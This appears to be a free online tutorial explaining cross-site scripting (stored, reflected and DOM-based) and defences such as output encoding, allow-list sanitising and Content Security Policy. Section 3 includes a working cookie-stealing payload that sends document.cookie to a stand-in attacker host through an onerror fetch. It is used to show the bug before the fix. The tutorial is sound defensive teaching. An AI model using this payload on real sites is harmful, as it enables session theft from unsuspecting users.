# Cross-Site Scripting (XSS) — Stored, Reflected and DOM XSS, and How to Stop Them

Source: https://skills101.in/learn/web-security/xss-cross-site-scripting — Skills101 free tutorial (Web Security (OWASP Top 10)). Updated 2026-11-09.

**Cross-Site Scripting (XSS)** is injection into **HTML**: user input ends up in a page as code instead of text, and the attacker's JavaScript runs in *other users'* browsers — with their login, on your domain. It's part of **A05 Injection** in the OWASP Top 10:2025.

## 1. Why XSS is so dangerous

Script running on your domain can do anything the user can:

- read the page (marks, messages, personal data) and send it away
- act as the user — change their email, post spam, transfer points
- steal cookies that are **not** `HttpOnly`
- show a fake "session expired, log in again" form (phishing on your real domain)

## 2. The three types

![Three kinds of XSS: stored (saved in the database and shown to every visitor), reflected (bounced back from a link), and DOM-based (the page's own JavaScript writes the input into the page)](https://skills101.in/learn-img/web-security/xss-types.svg)

| Type | Where the payload lives | Example |
|---|---|---|
| **Stored** | saved in your database | a forum comment containing `<script>` shown to every reader |
| **Reflected** | in a link the victim clicks | `/search?q=<script>…</script>` and the page prints "Results for …" |
| **DOM-based** | handled only by the page's JavaScript | `element.innerHTML = location.hash` |

Stored XSS is the worst: one post can hit every visitor.

## 3. See the bug: building HTML with strings

```python
def render_comment_unsafe(name, text):
    return f"<div class='comment'><b>{name}</b>: {text}</div>"

payload = "<img src=x onerror=\"fetch('https://evil.example/?c='+document.cookie)\">"
print(render_comment_unsafe("Ravi", "Great lesson!"))
print(render_comment_unsafe("Hacker", payload))
```

```text
<div class='comment'><b>Ravi</b>: Great lesson!</div>
<div class='comment'><b>Hacker</b>: <img src=x onerror="fetch('https://evil.example/?c='+document.cookie)"></div>
```

In a browser, that `<img>` fails to load, its `onerror` runs, and the visitor's cookies are sent to the attacker. Notice the payload didn't even need a `<script>` tag — blocking the word "script" is **not** a fix.

## 4. The fix: output encoding

Convert the special HTML characters into **entities** when you put data into HTML, so the browser shows them as text:

| Character | Encoded |
|---|---|
| `<` | `&lt;` |
| `>` | `&gt;` |
| `&` | `&amp;` |
| `"` | `&quot;` |
| `'` | `&#x27;` |

```python
from html import escape

def render_comment_safe(name, text):
    return f"<div class='comment'><b>{escape(name)}</b>: {escape(text)}</div>"

payload = "<img src=x onerror=\"alert(1)\">"
print(render_comment_safe("Hacker", payload))
```

```text
<div class='comment'><b>Hacker</b>: &lt;img src=x onerror=&quot;alert(1)&quot;&gt;</div>
```

The browser now displays the attack as harmless text.

![Output encoding: the raw input contains HTML tags, escaping turns < and > into &lt; and &gt;, and the browser shows the text instead of running it](https://skills101.in/learn-img/web-security/xss-escape.svg)

**Encode for the right context.** HTML text, HTML attributes, JavaScript strings and URLs each need their own encoding. That's why you should let a template engine do it:

| Framework | Safe by default | Dangerous escape hatch |
|---|---|---|
| React / Next.js | `{userText}` is escaped | `dangerouslySetInnerHTML` |
| Angular | `{{ userText }}` | `bypassSecurityTrustHtml` |
| Django / Jinja2 | `{{ text }}` auto-escapes | `|safe`, `mark_safe`, `autoescape off` |
| Thymeleaf (Spring) | `th:text` | `th:utext` |
| Vanilla JS | `el.textContent = text` | `el.innerHTML = text` |

If you ever use the escape hatch, the content must be sanitised first.

## 5. When users need rich text: sanitise with an allow-list

A blog editor or a "markdown comments" feature needs *some* HTML. Use a proven sanitiser (DOMPurify in the browser, `bleach`/`nh3` in Python) that keeps only an **allow-list** of tags and attributes. The idea, in miniature:

```python
import re
from html import escape

ALLOWED = {"b", "i", "code"}

def sanitise(text):
    text = escape(text)                     # 1. make everything plain text
    for tag in ALLOWED:                     # 2. re-enable only harmless tags with no attributes
        text = text.replace(f"&lt;{tag}&gt;", f"<{tag}>").replace(f"&lt;/{tag}&gt;", f"</{tag}>")
    return text

print(sanitise("Use <b>binary search</b> on a <code>sorted</code> list"))
print(sanitise("<b onmouseover=alert(1)>hi</b> <script>alert(2)</script>"))
```

```text
Use <b>binary search</b> on a <code>sorted</code> list
&lt;b onmouseover=alert(1)&gt;hi</b> &lt;script&gt;alert(2)&lt;/script&gt;
```

Only bare `<b>`, `<i>` and `<code>` survive; anything with attributes or other tags stays as harmless text. (In real projects use a maintained library — sanitising HTML correctly has many edge cases.)

## 6. Content Security Policy: the safety net

Even with perfect encoding, a mistake can slip in. A **CSP** header tells the browser which scripts are allowed to run:

```http
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self'; frame-ancestors 'none'
```

With this policy, inline `<script>` and `onerror=` handlers are blocked, and scripts load only from your own domain. Modern apps use **nonces** (`script-src 'nonce-r4nd0m'`) for the few inline scripts they need. Plus: `HttpOnly` cookies mean XSS can't simply read the session.

## 7. Case study: one profile field, thousands of victims

A coding-practice site let users set a "bio" shown on the public leaderboard. The bio was inserted with `innerHTML` to support line breaks. A user set their bio to a script that silently followed them and changed the visitor's display name. Every visitor to the leaderboard was affected within hours.

**Root cause:** `innerHTML` with user data. **Fix:** render as text (`textContent`, CSS `white-space: pre-line` for line breaks), a CSP blocking inline scripts, and a security review checklist item: *"Any innerHTML / dangerouslySetInnerHTML?"*.

## Common mistakes

- Blocking the word `<script>` (attackers use `onerror`, `onload`, `javascript:` URLs, SVG…).
- Escaping on input and storing escaped data — double encoding problems; escape **on output**, for the context.
- Trusting data "from our own database" — stored XSS comes exactly from there.
- Putting user input into `href` without checking it starts with `https://` (a `javascript:` URL runs code on click).

## Quick recap

- XSS = user input runs as JavaScript in other users' browsers.
- Types: **stored, reflected, DOM**.
- Fix: **context-aware output encoding** — use your framework's default escaping; avoid `innerHTML` / `dangerouslySetInnerHTML`.
- Rich text → **allow-list sanitiser**. Safety net → **CSP** + **HttpOnly** cookies.


Practice quiz and free certificate: https://skills101.in/learn/web-security/xss-cross-site-scripting